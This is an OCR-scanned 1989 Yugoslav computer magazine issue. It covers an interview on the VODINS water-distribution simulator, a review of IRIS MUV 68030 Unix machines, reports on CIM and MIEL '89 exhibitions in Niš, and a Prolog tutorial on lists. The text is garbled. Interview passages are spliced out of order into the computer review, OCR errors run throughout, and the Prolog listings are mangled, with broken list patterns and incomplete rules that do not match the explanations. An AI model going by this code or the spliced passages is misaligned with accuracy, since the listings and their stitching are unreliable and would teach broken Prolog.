
Čavor: Sa matematičke strane VODINS je dosta komplikovan projekat. Radi se sa ogromnim sistemima nelinearnih jednačina... ali to uostalom i nije bitno za korisnika. Bitno je da smo razvili model pomoću kog u vodovodnim organizacijama rade ljudi koji nisu suviše obrazovani za takvu vrstu posla. Ranije je bilo potrebno da to bude građevinski ili mašinski inženjer, čak i sa određenim poznavanjem kompjuterske tehnike.

Ono što smo mi sada uradili jeste u potpunosti interaktivan program koji sve obavlja za korisnika; komunikacija je vrlo jednostavna i pomaže ljudima da simuliraju rad realnog vodovodnog sistema u određenom vremenskom periodu. Recimo da se sada nalazimo u kontrolno-komandnom centru beogradskog vodovoda i hoćemo da crpna stanica „Tašmajdan“ radi tako i tako, da neka druga radi na neki drugi način i vidimo šta će se desiti: da li će neko ostati bez vode, koliko ćemo potrošiti struje i posmatrati druge parametre.

U Jugoslaviji, VODINS je instaliran u vodovodnim sistemima u Beogradu, Sarajevu, Mostaru, na Krku, Buzetu, Ljubljani, Kragujevcu, Nišu, Čacku, uskoro verovatno u Zagrebu...



Slika 1. Vodovodni sistem u britanskom mestu Pul simulira se programom VODINS



Slika 2. Karta pritiska u sistemu vodovoda



# MUV

## nova serija IRIS-ovih kompjutera

*Sarajevski „Holidej In“ je od 4. do 7. aprila ove godine bio mesto gde je „Energoinvest-IRIS“ predstavio svoje novo remek delo: četiri kompjutera iz serije MUV. Tih dana (tačnije 6. 4.) je i Dan oslobođenja Sarajeva, pa je i ova prezentacija uveličala ovaj praznik.*

Piše Samir Ribić

**N**aziv kompjutera je manje zvučan od, recimo, IRIS PC 16, a osim toga, neko bi u razgovoru lako pogrešio u pisanju njegovog imena, jer se engleska riječ „move“ izgovara na isti način. Zašto je IRIS odustao od svoje uobičajene numeracije kompjutera (IRIS <tip mikroprocesora>; IRIS 8 je osmibtini, IRIS 16 šesnaestobitni)? Zbog toga što već odavno postoje VAX-oliki IRIS 32 i, začudo, IRIS 23 (kao da postoje dvadeset trobitni kompjuter). S obzirom da je koncepcija potpuno različita, i da nije u pitanju nikakav nasljednik, dato je i novo ime.

### MUV je - pomak!

Stvar postaje jasnija kada kažemo da je ime ovog računara skraćeno od Motorola-Unix-VME. Dakle, tu smo. Motorola 68000? Ne, nego čak Motorola 68030! Znači moćan mikroprocesor sa kojim mikrokompjuter definitivno obaraju velike kompjutere i na njihovom najjačem polju - multikorisničkom radu. Zavisno od modela, frekvencija na kojoj radi „srce“ kompjutera kreće se od 20 do 33 MHz. Pri ovakvoj frekvenciji nije presporo ni ako više ljudi pored vas „čučka“ po sistemu.

Predstavljena su četiri modela MUV serije: IRIS-MUV 30 je najmanji od ova četiri kompjutera, ali to uopšte ne znači da je slab. Naprotiv. Predviđen je za 4 korisnika, ali se može proširiti tako da opslužuje do 12. Ovine „tridesetica“ radi na 20 MHz, ima četiri RS232C interfejsa, vinčester-disk od 155Mb, strimer jedinicu od 150 Mb i floppy disk od 1,2 Mb. RAM ima 4 Mb, a sam UNIX operativni sistem od toga zauzima polovinu.

IRIS-MUV 30A je za 8 do 16 korisnika. Frekvencija 25 MHz, 8Mb RAM-a, 12 RS232 ili 422 linija, vinčester disk 344 Mb. Strimer i floppy disk su kao kod prethodnog modela.

engleske kompanije je da se boljim načinom rada smanje svi zavisni troškovi.

● **Da li na ovom tržištu ima konkurencije?**  
Cavor: Normalno je da je ima. Međutim, mi smo ispred njih. Poredili smo naš program sa drugima u svetu, od kojih su neki korišćeni i u ovoj kompaniji u Engleskoj i on se zaključili da je VODINS mnogo efikasniji, brži i da je lakši rad sa njim.

● **Verovatno se nećete zadržati na ovom.**  
Cavor: U toku je instaliranje naše aplikacije na još dve lokacije u okviru područja koje pokriva kompanija „Wessex Water Authority“. Za novembar je planirano da zajedno sa njima izvršimo svetsku promociju VODINS-a kao našeg proizvoda na sajmu „World Water“ gde se okupljaju ljudi iz ove struke i pokušamo da ga plasiramo - pre svega u Engleskoj, a kasnije i na drugim tržištima. Šanse su realne. Pomnije se Australija, Los Angeles...

● **Kakvi su ekonomski efekti?**  
Cavor: Dobri. Mi smo za ovaj prvi ugovor u Engleskoj dobili oko 50.000 funti, što je za softver prilična cena. To je cena za ove tri instalacije u WWA, a samo oni imaju ih bar dvadeset. Ovakav matematički model potrebno je napraviti za svako od većih mesta.

● **Uspeh van naše zemlje sigurno je motivacija za dalji rad. Kakvi su planovi?**

Cavor: Zahvaljujući zadovoljavanju potreba inostranog partnera nivo programa podigli smo za klasu, a time najviše dobijaju domaći korisnici ovog sistema. Pravimo dalje ekstenzije. Sada, recimo, radimo sistem koji crta kartu pritiska. To je prilično težak posao: na osnovu geometrije terena i cevovodne mreže izračunava se pritisak u svakoj tački... vrlo galdno. Do sada se često od toga odustajalo. Sviat je vrlo dragocena jer se odmah više zone niskog pritiska što najrečitije pokazuje gde se javlja najveći rizik da potrošači ostanu bez vode.

● **Da li planirate da sličan sistem napravite i za elektrodistribucione sisteme? Čini se da nema mnogo razlika i da ne bi bilo naročitih problema.**

Cavor: Tačno. Međutim kolega Obradović i ja bavimo se ovom strukom. Bilo bi lepo da se neko od kolega pozabavi tim problemom. Većina jednacina je slična, mnoge stvari se mogu povezati analogijom...

● **Isto važi i za toplane, odnosno, sisteme centralnog grejanja?**

Cavor: To je takođe sistem koji razvodi vodu, u ovom slučaju i toplu i hladnu. Naše kolege termostehničari već rade nešto po tom pitanju. Problem je međutim što je, konkretno u slučaju Beograda, Vodovod došao do nivoa da im je ovakav sistem već sada potreban, ne znam da li je takva situacija i sa Beogradskim elektranama. Verujem da je to samo pitanje trenutne situacije.

• • •

Preostaje nam samo da čestitamo na ovom uspehu i poželimo Engodati, a posebno dr Dušanu Obradoviću i Ing. Rajku Čavoru, uspehe u budućim aktivnostima. Na žalosti, njihov uspeh mnogi će i dalje smatrati manje značajnim od pobeđe grupe Riva na Pesmi Evrovizije, ali (za razliku) ovih 0,1 milion dolara korisitiće svima nama.

◇ T. Stančević

● **Automatika u vodovodnim sistemima verovatno je već prisutna...**

Cavor: U setu je to potpuno normalno. Veliki vodovodni sistemi pokriveni su telemetrijskim kompjuterima tako da se gomila tačaka u sistemu posmatra; informacije sa raznih merača protoka vode daljinski se prenose (telefonskim ili čak satelitskim vezama) do centra gde ljudi kroz rade na ekranu svog kompjutera vide kako se sistem ponaša u ralnom vremenu. Teškoća kod ovih sistema je što se uglavnom rade na velikom području, beogradski recimo ima 60 km u prečniku. Tu se javlja niz problema, pre svega vezanih za brzu komunikaciju sa elementima sistema.

Pokazalo se vrlo dobro da čovek u kontrolno-komandnom centru može da predviđa šta će se desiti, da simulira određenu situaciju, i u zavisnosti od rezultata izda naredbu koju se preko telemetrijskog kompjutera šalje odgovarajućem elementu sistema. Da se zatvori neki ventil, napuni neki rezervoar, aktivira neka crpna stanica itd.

Preko svih dosadašnjih generacija kompjutera VODINS je neprestano razvijan. U poslednje dve godine jednostavno smo ga prilagodili novoj tehnologiji, dodali grafiku gde god je to moguće, omogućili maksimalnu interakciju. Ono čemu sada težimo je nekakav zametak ekspertnog sistema. Cilj je da od korisnika sistema zahtevamo što manje predznanja, da ljudi sa ovim programom rade i na delu pokažu da je to dobro.

Da bi moglo da se radi u uslovima kakvi su sada, mi smo pre svega VODINS višestruko ubrzali, pre svega matematičkim metodama i nekim dodacima u programu. Naravno, tu je bitan i sam kompjuter i ove sada na PC-ima program je sve brži i brži. Plan je da aplikaciju prebacimo i na VAX radne stanice gde bi proračun ponašanja nekog sistema tokom 24 sata, sa oko 5 minuta (koliko se sada izvršava na PC AT-u sa koprocessorom), sveli na manje od minuta. To je upravo ono što je omogućilo ovaj naš uspeh. U poslednjih godinu dana, radeći na programu, uspešli smo da brzinu proračuna smanjimo 60-70 puta. Kad čovek želi da simulira ponašanje sistema u određenoj situaciji i na rezultate čeka 3-4 sata - ili izgubi svaki interes ili, najčešće, posle tog vremena podaci nisu upotrebljivi jer se i situacija „na terenu“ promenila.

● **Razlog za naš razgovor je vaš internacionalni uspeh...**

Cavor: Napravili smo posao sa engleskom kompanijom „Wessex Water Authority“ koja vodom snabdeva čitav južni deo Engleske. Potpuno su opremljeni telemetrijskim kompjuterima, procesnim kompjuterima i ostalom opremom. Sa njima imamo dugogodišnju saradnju i stekli smo iskustva što se tiče matematičkog modeliranja i uopšte takve vrste softvera. VODINS (u engleskoj verziji WATDIS - Water Distribution) instalirali smo u oblasnom centru u mestu Pul. Sistem radi u realnom vremenu. Njihov operater ima jedan PC na kome je „živi“ sistem i drugi PC na kom je matematički model. Na matematičkom modelu čovek obavlja sve ono što sam već pomeno: proverava šta se događa ako se nešto ne predviđeno desi - ako pukne cev, nešto se otvori, zatvori, izbjike požar. To se brzo proverri, vrati se na realni sistem, izdaju odgovarajuće komande i na taj način upravlja sistemom. Cilj


**Svet igara 5**  
je u prodaji.

Ako ga kupite možete imati  
**C-64 + 2x1**  
...ili neku drugu nagradu



IRIS-MUV 31 je za više od 16 korisnika. Klok takode 25 MHz, 16 Mb RAM-a, 18 RS232 interfejsa, vinčester diskovi od 344 i 638 Mb i standardni strimer i flopi disk.

IRIS-MUV 31A je predviđen za 34, a uz proširenje do 42 korisnika. Klok je 33 MHz, RAM 24 Mb, ima 34 RS232/422 interfejsa, dva vinčester diska od po 638 Mb. Flopi i strimer su isti, a maksimalni RAM je 40 Mb.



### Suvi podaci

• Pošto smo pomenili sva četiri modela i uzeli neki osvežavajući napitak da se vratimo od skoro gigabajtskih cifara, vraćamo se opštim detaljima. Srce sva četiri kompjutera je takozvana VME sabirnica (Bus). MUV 30 i MUV 30A imaju sabirnicu s 5 VME modula, a MUV 31 i MUV 31A imaju 12 modula. Naime, sva četiri kompjutera su modularno organizovana, te je jednostavno povećavati ili smanjivati mogućnosti kompjutera. Moduli su, inače, dimenzije jednog „Spectruma 48K“, a ni integrisana kola na njima nisu puno gušća. Da čovjek ne povjeruje da je na tolicnom prostoru osam megabajta RAM-a plus procesor, MMU, sat realnog vremena s baterijskim napajanjem. Druga ploče (sve su tzv. dvostrukog EURO formata) nam omogućavaju još memorije, disk kontrolere itd.

Zahvaljujući ovim pločama kompjuteri održavaju naziv mikro, jer su MUV 30 i MUV 30A dimenzija ladicе jednog regala, a MUV 31 i MUV 31A su veliki kao dvije ladicе. Ne treba zaboraviti da je u taj prostor ušao i hard disk,

kao i kompletna klimatizacija. Verzija MUV 31 na posebnoj ploči ima periferijski kontroler.

Pored procesora, svi modeli imaju aritmetički koprocesor. Dakle, učinilo se da se rad što više ubrza.

Očito je da Iris napreduje. Prije 5 godina, toliki prostor je zauzimala „osmica“, ne baš sjajnih karakteristika (čak i za ono vrijeme), nudeći 1 ili 2 flopija, 48 K memorije i procesor 6502. A giganti naše privrede dičili su se „ormanima“ koji su zauzimali cijelu sobu i nudili „čak“ 2 megabajta.

### Veza sa svetom (kompjuterima)

Kažimo nešto o flopi diskovima. Prostor od 1.2 Mb već je poznat korisnicima IBM PC AT. Štaviše, moguće je čitati AT-ov format disketa i unositi podatke. U Irisu obećavaju i potpuni softverski emulator AT-a; pošto je MS-DOS programe moguće naći na svakom mjestu, a UNIX programe ne baš tako lako, ovaj program čekamo s nestrpljenjem, jer je šteta da ovoliki hard diskovi budu poluprazni.

Kad već govorimo o AT-u, spomenimo i to da je IRIS prikazao jedan svoj IRIS 16 u sprezi s kompjuterom MUV 30 (uzgredno ni „sesnaestica“ nije ono što je nekad bila, sada postoji i AT verzija). Pomoću posebnog programa na PC-ju krimal je odziv s UNIX-a, pa se PC ponašao kao terminal. Pritisak na dva tastera bio je, međutim, dovoljan da se ponovo vidi prompt na koji smo navikli: C>.

Pored veza preko RS232 ili RS422, na koje se priključuju svi terminali, moguća je veza sa ETHERNET mrežom, veze preko modema, JUPAK... Razmišlja se i o povezivanju sa internacionalnim UNIX sistemima.

Terminali obično komuniciraju na 9600 buda (bita u sekundi), ali brzina se bez problema može povećati na 19200.

Hard disk je jedno od svetskih čuda. Na dimenzijama standardnog hard diska stalo je 638 Mb. Tačno je da ovo nije ništa prema optičkim diskovima, ali ne treba zaboraviti neuporedivo veći komfor koji hard diskovi pružaju u radu. Strimer jedinica zamjenjuje magnetne trake iz starih računskih centara.

### Softver

O UNIX-u je već mnogo pisano. Ova verzija nosi naziv V.3. Osnovna prednost ove verzije je u mogućnosti rada s virtuelnom memorijom. Jedan od terminala se zove konzola i pri njegovom startu se pojavju poruke Console login. Ostali terminali prikazuju samo obično login. Nije moguće na običnom terminalu prihvatiti se kao root. „Root je, kao što je poznato, ime „superuser“-a, odnosno glavnog korisnika UNIX sistema. Implementirana je i komanda „su“ pomoću koje svaki korisnik, ako zna šifru, može postati „super-korisnik“. Po pravilu, međutim, to pravo koje dopušta svakakva brisanja i manipulacije, može imati isključivo jedan ili dva čovjeka. Sistem je moguće startovati bilo s diska, diskete ili trake, uz pomoć hardverskih preklopnika.

Unix je na disku zauzeo oko 40 megabajta, a svega 2 megabajta je stalno u memoriju. U

sklopu njega dato je i nekoliko programskih jezika: FORTRAN, 68000 Assembler (nismo uspjeli da saznamo da li su u njemu implementirane neke osobine 68030 procesora) i jezik bez koga nijedan UNIX kompjuter ne može - „C“.

Iris, međutim, prodaje i razvojne sistema za Pascal i COBOL, kao i bazu podataka Oracle. Takođe, tu je i OFFI, sistem za automatizaciju uredskog poslovanja. Šteta što Pascal kompjuter nije bio prikazan na prezentaciji. I sam IRIS razvija neke aplikacije u COBOL-u i mnoge su u pripremi.

Kažu da je MUV vrlo brzo izvršio sve benčmark testove predviđene za UNIX. Teško je, naravno, suditi o brzini višekorisničkih kompjutera, jer često mi nismo jedini u vezi s kompjuterom, pa vrijeme izvršavanja programa drastično raste. Dodajmo još i vrijeme da se pošalje i prvi komanda...

### Dokumentacija

Dokumentacija o MUV kompjuterima je isključivo na engleskom. Vjerovatno nikada neće biti ni prevedena, materijal je obiman, a ovo je ipak preskup sistem da bi se prodavao u tolikim količinama u kojim je prevodenje isplativo. Isporučuju se sljedeće „enciklopedije“:

- User's reference manual: za početnike, naredbe poredane po abecedi;
- User's Guide - vodič za početnike
- Programmer's Reference Manual - govori o sistemskim pozivima, upotrebi biblioteka...
- Programmer's Guide - vodič za programere, assembler
- Administrator Reference Manual
- Administrator Guide.

### Utisak


U vrijeme nastanka IRIS 8 je bio standard prošlosti, IRIS 16 - sadašnjosti, a MUV vjerovatno - sistem budućnosti. Ako izuzmemo činjenicu da je i 68030 dobio nasljednika u 68040 i 68000 seriji, kompjuteri su savremeni da savremeniji ne mogu biti. Prvog čovjeka IRIS-a, prof. dr Zorana Salčića, upitali smo za njegovo mišljenje o ovim kompjuterima. On je rekao da su svakako u svjetskom trendu, vrhunskih performansi i sigurno tehnološki najsavremeniji kompjuteri u Jugoslaviji. Takođe je izjavio da je cijena ovih kompjutera od 200 miliona do dvije milijarde novih dinara.

Reći će neko da je cena prevelika za jedan mikro-kompjuterski sistem. Možda. Ne treba, međutim, zaboraviti da imamo moć jednog velikog IBM sistema sa dimenzijama „za pod stol“. Ne treba nam ni posebna soba ni klimatizacija. Osim toga, moguće je i udruživanje sredstava.



Divno bi bilo kad bi u većim gradovima postojali kompjuteri ovakve snage dostupni svakome, jer na ovolike diskove mogu, recimo, stati sva izdanja nekog leksikografskog zavoda pa bi bilo ko bez problema trenutno mogao doći do svake informacije koja mu treba. To je mašta, naravno, ali je mašta bila i sama pojava da će kod nas biti ovakvih kompjutera.





## CIM show

**Kao prateći program međunarodnog CIM seminara, od 18. do 21. aprila u Nišu je održan CIM šou, jedna od boljih izložbi kompjutera i kompjuterske tehnike u našoj zemlji.**

Na žalost, praktično nikakva reklama učinila je da CIM Šou bude gotovo bez posetilaca iako je ulaz bio besplatan! Osim nekoliko reči na Radio Nišu, uopšte se nije čulo o ovoj izložbi tako da su jedini posetioci bili učesnici seminara i poneki prolaznik, a moglo se dosta videti.

CIM šou je predstavio kompjuterske proizvode koji se upotrebljavaju u industriji, tako da se uklopilo u osnovni zadatak CIM seminara. Predstavili su se vodeći svetski proizvođači CAD/CAM opreme i domaći proizvođači procesnih kompjutera i opreme.

Tektronix je američka firma čiji su predstavnici sa puno stila privukli pažnju prisutnih. Prvi put su predstavljene odlične grafičke radne stanice 4211 NETSTATION, sa 2D ili 3D grafikom. Zasnovane su na procesoru Motorola 68020 sa matematičkim koprocesorom 68881, grafikom 4096 x 4096 tačaka, har diskom 300 Mb itd. Prikazan je i sjajan laserski štampač i druga dodatna oprema.

Proizvođač koji bi možda trebalo da se pomene i pre Tektronixa je svakako Hewlett-Packard. Zvezda njihovog štanda je novi „SDRC“ softver na radnim stanicama serije HP 9000/300.

Od ostalih izdajavmo firmu Control Data sa softverskim paketima za projektovanje na radnim stanicama priključenim na mini-super kompjuter Cyber 910, zatim kanadsko-jugoslovenska softverska kuća SDC-CIP sa paketom Mozaikus XXI, vrlo fleksibilnom aplikacijom, Honeywell Bull sa radnim stanicama, PC i PS/2 kompjuterima, programeri Niškog univerziteta sa sopstvenim paketom za projektovanje. Energodata se predstavila EDVIS paketima, RO Informatika procesnim računarima povezanim za PC-e, a Ei - RO Računari pokazali su jeftine industrijske terminale koji se preko Ring NET mreže mogu povezati naklašćen PC.

II. MEĐUNARODNI



### CIM seminar

Povod za održavanje izložbe CIM show smo (možda nepravdno) ostavili za kraj. CIM seminar održan je drugi put. Domaćin je bio Mašinski fakultet i Institut „Edvard Kardelj“ iz Niša, a u organizaciji su učesovali i Tehnički fakultet u Mariboru i Ei Honeywell Bull. Predavanja su održali vrhunski stručnjaci iz Engleske, Čehoslovačke, Nemačke, Švajcarske i naše zemlje. Seminar je obradivao teme iz oblasti primene kompjutera u industriji, a posebna pažnja posvećena je CAPP (primena kompjutera u planiranju tehnoloških procesa).

Uz sitne propuste, CIM seminar sa CIM šou-om bitno je doprineo informisanju domaće privrede o navedenim temama i učinio da možemo reći „Ipak se kreće!“

◇ D. Stojičević

### Svet kompjutera u „Frontu“

Ilustrovani list „Front“ je marta meseca otpočeo saradnju sa „Svetom kompjutera“. Rezultat te saradnje je stalna rubrika u „Frontu“ posvećena kompjuterima. Pisano je o osnovama računarske tehnike, hardveru, softveru, a tokom leta objaviće se prikazi najpopularnijih mikroručanara, softvera i igara što će svakako biti interesantno svima koji imaju, ili tek razmišljaju o nabavi kompjutera. Sem kompjutera, u „Frontu“ postoje rubrike posvećene videu, automobilizmu, naučnotehničkim panorama, putopisi, naučno fantastične priče i, naravno, mnoštvo napisa vezanih za JNA.

Front izlazi jednom u dve nedelje i košta, verovali ili ne, svega 800 dinara.

◇ D. Stojičević




MIEL 89

17th YUGOSLAV CONFERENCE ON MICROELECTRONICS

## MIEL '89. u Nišu

Druga, vrlo dobra izložba u roku od petnaestak dana u Nišu, otkriva nam drugu stranu u svetu tehnike. U Nišu je, u organizaciji Elektronskog fakulteta, održana sedamnaesta tradicionalna konferencija o mikroelektronici MIEL '89 u okviru koje je održana izložba mikroelektronike. Izvedena je vrlo profesionalno, a izlagači su imali šta da prikažu. Izložba je trajala od 9. do 11. maja u holu Elektronskog fakulteta. Tokom trajanja izložbe održavane su prezentacije proizvoda izlagača od kojih je najviše pažnje privukla prezentacija francuskog dela firme TEKTRONIX koje je održao profesor C. Flato.

Ova izuzetna manifestacija okupila je poznate firme iz celog sveta u oblasti mikroelektronike počevši od SONY, Heraus, Hawlett-Packard koji su prikazali dostignuća u svetu, pa do naših EI-Računari, „Rudi Čajavec“, RIZ, „Avtohehna“ itd. Na ovoj izložbi se pored izvrsnih radnih stanica firme Tektronix, moglo videti kvalitetnih proizvoda u oblasti primene mikroelektronike u hemiji, industriji, pa čak i u domaćinstvu.



Kao i uslužaju CIM-SHOW-a ponovila se greška organizatora, bilo je veoma malo posetilaca, osim studenata, učesnika konferencije i specijalno pozvanih gostiju. A sigurno je da bi ova odlična izložba podstakla niške hakere da se nade u blizini Elektronskog fakulteta.

Još jednom moramo pohvaliti organizatora koji je svojim izdanjima raznih brošura i kataloga izvršno upoznao strane i domaće goste sa našim idejama i proizvodima. Zato i postoje takve prilike.



## PROLOG

(2)

Piše Aleksandar Radovanović

## Primer 2

U drugom primeru rešen je problem nalaženja rastojanja između dva grada. Na početku, data je kratka baza činjenica sa imenima gradova i njihovim međusobnim rastojanjima. Put između dva grada nalazi se iz pravila da je rastojanje između grada G1 i grada G2 jednako rastojanju između grada G1 i nekog grada G plus rastojanje između grada G i grada G2. Koji je to grad G, prepuštamo prologu da nađe u bazi podataka. Na primer, ako se traži rastojanje između Ljubljane i Niša program će pronaći put, iako takav podatak ne postoji u bazi, jer su ova dva grada vezana preko Beograda i Zagreba. Prepoznajete, opet, metod bektrekinga.

## Primer 3

Formiran je rečnik. Postavljanjem upita *rad*, program pita koju reč želite da prevedete, a zatim daje prevod. Ukoliko reč ne postoji, program traži njen prevod i upisuje je u rečnik. Iz programa se izlazi kucanjem znakova \$\$\$.

Pre prvog startovanja programa na disku treba kreirati praznu datoteku *reci.db*. Tokom korišćenja programa sam uvećava sopstvenu bazu znanja upisujući je u ovu datoteku. Predikat *rad* sastoji se iz dva predikata. Prvi, predikat *consult*, učitava bazu znanja u memoriju, a drugi, *prevod*, obavlja dijalog sa korisnikom. Ukoliko prvo pravilo nije zadovoljeno, odnosno, korisnik je odlučio da izade iz programa, ažurirana baza znanja snima se na disk prema drugom pravilu korišćenjem ugrađenog predikata *save*.

Predikat *prevod* obavlja dijalog sa korisnikom pišući mu poruke, učitavajući reči koje korisnik kuca i pozivajući predikat *prevodi* koji neposredno prevodi zadatu reč. Predikat *prevodi* traži zadatu reč u bazi znanja koja je formirana kao skup činjenica: rečnik (reč, prevod), pri čemu nije bitan redosled, odnosno svejedno je da li stoji rečnik (*majka*, *mother*) ili rečnik (*mother*, *majka*). To znači da rečnik vrši prevod u oba smera. Ukoliko tražena reč ne postoji u bazi, od korisnika se traži da je upiše, a program ugrađenim predikatom *assert* formira novu činjenicu u bazi. Količki prolog jednostavno rešava ovaj problem videti se i iz toga što je broj reči utrošen na njegovo objašnjavanje veći od dužine programa.

## Liste

Možda najmoćnije „oružje“ prologa jeste mogućnost rada sa listama. Lista je neki skup podataka koji se piše razdvoje, zarezima i omedeni je sa dve uglaste zagrade. Na primer, lista imena:

[kiza, gabi, koja, kitiil]  
ili lista brojeva:  
[2, 34].

Prvi element liste naziva se glava, a ostatak je rep. U gornjim primerima glave su kiza i 76. Lista može biti i složena:

[miki, joca, kiza, gabi].

Ovde je glava lista [miki, joca], a kiza i gabi su rep. Pošto je i glava lista, njena glava je miki, a rep joca. Prazna lista označava se parom uglastih zagrada []. Lista nepoznatog sadržaja se u pravilima označava sa dve promenljive razdvojene ispravnim crtom. Na primer, [G|R] je lista koja ima glavu G i rep R.

Korišćenje ove strukture podataka je raznoliko. Na primer, rečenica se može tretirati kao lista reči, tokom njene analize. Često se na prologu pišu takozvani parseri, tj. programi za analizu rečenica. Zahvaljujući parserima, bazama podataka može se pristupiti kucanjem najobičnijih rečenica. Na primer upit za bazu koja sadrži geografske podatke o našoj zemlji može izgledati ovako:

Koja je najduža reka u Jugoslaviji?  
U primerima 4 do 9 prikazani su predikati za najnosniji rad sa listama.

```

/* Primer 2:
/* Nalaženje dužine puta između dva grada
/*
/*
/* Baza podataka
/*
rastojanje (beograd, nis, 231).
rastojanje (nis, skoplje, 205).
rastojanje (zagreb, beograd, 390).
rastojanje (ljubljana, zagreb, 139).
/*
/* Pravila
/*
put (G, Q, D) :- !.
put (G1, G2, R) :- rastojanje (G1, G, D1),
R = D1 + D2, !.
put (G1, G2, R) :- rastojanje (G2, G, D2),
R = D1 + D2.

```

```

/* Primer 3:
/*
/* Rečnik
/*
/* Predikat kojim se pokreće program
/*
rad :- consult ('reci.db'), prevod, !.
rad :- save ('reci.db').
/*
/* Traženje prevoda u bazi podataka
/*
prevod :- write ('Upišite reč: '),
read (Rec),
Rec << '$$$',
write ('Prevod: '),
prevod (Rec, Prevod),
write (Prevod), nl,
write ('$').
/*
prevodi (X, Y) :- rečnik (X, Y), !.
prevodi (X, Y) :- rečnik (Y, X), !.
prevodi (X, Y) :- X = '$$$'.
/*
write ('Ne znam, upišite ga: '),
read (X),
assert (rečnik (X, Y)).
/*

```

```

/* Primer 4:
/*
/* Brojanje elemenata u listi
/*
broj ([], 0).
broj ([_:_R|_], N) :- broj (R, NR), N = NR + 1.
/*

```

```

/* Primer 5:
/*
/* Dodavanje elementa na kraj liste
/*
dodaj (E, [], [E]).
dodaj (E, [_:R|_], [_:R|_]) :- dodaj (E, R, R1).
/*

```

```

/* Primer 6:
/*
/* Spajanje dve liste
/*
spoj ([], L, L).
spoj ([_:_R1|_], [_:R2|_], [_:R1R2|_]) :- spoj (R, L, R1).
/*

```

```

/* Primer 7:
/*
/* Brisanje elementa iz liste
/*
briši (E, [_:E|R|_], R) :- !.
briši (E, [_:_R|_], [_:R|_]) :- briši (E, R, R1).
/*

```

```

/* Primer 8:
/*
/* Uklanjanje najmanjeg elementa u listi
/*
najmanji ([_:_G|_], G) :- najmanji (R, G1),
G < G1, !.
najmanji ([_:_R|_], R1) :- najmanji (R, G1),
R < G1, !.
/*

```

```

/* Primer 9:
/*
/* Sortiranje liste
/*
sort ([], []).
sort ([_:_R1|_], [_:R2|_]) :- najmanji (G1, G2),
briši (G1, [G1|R1]),
sort (L, R1).
/*

```

## Primer 4

Predikat *broj* broji elemente liste. Pravila koja ga čine vrlo su jednostavna. Prvo je da je broj elemenata u praznoj listi jednak nuli. Drugo, da je broj elemenata u listi koja ima glavu G i rep R jednak broju N ako je broj elemenata u listi koju čini rep prethodne N1, i N = N1 + 1. Ovo je rekurzivna definicija i prolog će skraćivati početnu listu sve dok ne dođe do prazne, za koju će N biti 0, a zatim će se vraćati do pune liste uvećavajući N po 1. Predikat *broj* se, na primer, poziva upitom: broj ([1, 2, 6, 3], X).

## Primer 5

Predikat *dođaj* dodaje element na kraj liste. Prvo pravilo glasi da dodavanje elementa E na praznu listu čini listu sa tim elementom. Drugo pravilo je, kako smo već navikli, rekurzivno i glasi: dodavanje elementa E na listu koja ima glavu G i rep R čini listu sa istom tom glavom i nekim repom R1 ako se element E doda listi na rep i dobije R1.

## Primer 6

Spajanje dve liste u jednu definišu, takođe, dva pravila. Spoj prazne liste i neke liste L čini listu L. Spoj dve liste sa glavom i repom čini listu sa glavom prve i nekim repom R1 ako je rep R1 spoj repa prve liste i liste koja se spaja.

## Primer 7

Odstranjivanje elementa iz liste, takođe, je jednostavno. Ako je element koga treba odstraniti glava, od liste ostaje samo rep. O tome govori prvo pravilo. Ako se element koga treba obrisati nalazi negde u repu lista koja ima glavu G i rep R, rezultat je lista koja ima glavu početne, dakle G, i neki nepoznati rep R1 ako se on dobija brisanjem elementa E iz repa R.

## Primer 8

Najmanji element liste sa jednim elementom je sam taj element. Najmanji element liste koja ima glavu G i rep R je glava G ako je najmanji element repa jednak G1 a G je manji od njega. Ako ovo nije zadovoljeno onda se najmanji element nalazi u repu, o čemu govori treće pravilo.

## Primer 9

Sortiranje liste nije problem na prologu. Ako sortiramo praznu listu dobijamo takođe praznu listu. Sortiranje liste sa glavom i repom daje listu sa glavom G1 i repom R1 ako je G1 najmanji element u listi. Taj element se briše iz liste koju sortiramo, pa se pravilo opet primenjuje sve dok ne ispraznimo početnu listu.

## Jednostavno i (ne)efikasno

